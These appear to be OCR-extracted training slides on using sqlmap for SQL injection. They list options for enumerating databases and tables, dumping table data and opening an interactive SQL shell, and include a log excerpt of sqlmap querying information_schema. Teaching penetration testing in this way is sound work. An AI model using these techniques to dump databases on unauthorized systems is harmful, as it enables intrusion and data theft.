
Payloads




https://t.me/learningnets


Enumerate DBMS databases

--dbs



https://t.me/learningnets





Enumerate DBMS database tables


--tables


-D DB

DBMS database to enumerate

www.loiliangyang.com

https://t.me/learningnets





Enumerate DBMS database tables

--tables

-D DB

DBMS database to enumerate

-T TBL

DBMS database table(s) to enumerate


--dump

Dump out table data

www.loiliangyang.com


https://t.me/learningnets

Interactive SQL Shell



--sql-shell

Prompt for an interactive SQL shell



https://t.me/learningnets

SQL Statements in MYSQL

```
sql-shell> select * from information_schema.tables
[00:40:17] [INFO] fetching SQL SELECT statement query output: 'select * from information_schema.tables'
[00:40:17] [INFO] you did not provide the fields in your query. sqlmap will retrieve the column names itself
[00:40:17] [INFO] fetching columns for table 'tables' in database 'information_schema'
[00:40:17] [INFO] the query with expanded column name(s) is: SELECT AUTO_INCREMENT, AVG_ROW_LENGTH, CHECKSUM, CHECK_TIME, CRE
ATE_OPTIONS, CREATE_TIME, DATA_FREE, DATA_LENGTH, ENGINE, INDEX_LENGTH, MAX_DATA_LENGTH, ROW_FORMAT, TABLE_CATALOG, TABLE_COL
LATION, TABLE_COMMENT, TABLE_ROWS, TABLE_SCHEMA, TABLE_TYPE, UPDATE_TIME, `TABLE_NAME`, `VERSION` FROM information_schema.tab
les
select * from information_schema.tables [430]:
[*]  , 576,  ,  , max_rows=29127,  , 0, 0, MEMORY, 0, 16661376, Fixed,  , utf8_general_ci, ,  , information_schema, SYSTEM VI
EW,  , CHARACTER_SETS, 0
[*]  , 423,  ,  , max_rows=39662,  , 0, 0, MEMORY, 0, 16737264, Fixed,  , utf8_general_ci, ,  , information_schema, SYSTEM VI
EW,  , COLLATIONS, 0
[*]  , 387,  ,  , max_rows=43351,  , 0, 0, MEMORY, 0, 16733880, Fixed,  , utf8_general_ci, ,  , information_schema, SYSTEM VI
EW,  , COLLATION_CHARACTER_SET_APPLICABILITY, 0
[*]  , 0,  ,  , max_rows=8715, 2020-05-21 00:40:16, 0, 0, MyISAM, 1024, 281474976710655, Dynamic,  , utf8_general_ci, ,  , in
formation_schema, SYSTEM VIEW, 2020-05-21 00:40:16, COLUMNS, 0
[*]  , 2565,  ,  , max_rows=6540,  , 0, 0, MEMORY, 0, 16757145, Fixed,  , utf8_general_ci, ,  , information_schema, SYSTEM VI
EW,  , COLUMN_PRIVILEGES, 0
[*]  , 4637,  ,  , max_rows=3618,  , 0, 0, MEMORY, 0, 16762755, Fixed,  , utf8_general_ci, ,  , information_schema, SYSTEM VI
EW,  , KEY_COLUMN_USAGE, 0
```


https://t.me/learningnets

WHAT OTHER TECHNIQUES CAN YOU USE ALONG SIDE SQLMAP?

https://t.me/learningnets